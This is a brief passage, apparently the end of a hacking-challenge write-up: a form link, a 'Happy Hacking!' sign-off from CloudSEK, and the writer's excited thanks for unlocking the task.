https://forms.gle/CA9vHT6XaisS9HgR6


Happy Hacking!

-CloudSEK family
```

Wonderful..!! FINALLY, TASK UNLOCKED. FUN LEARNING AND GREAT EXPERIENCE. THANK YOU @CLOUDSEK COMMUNITY.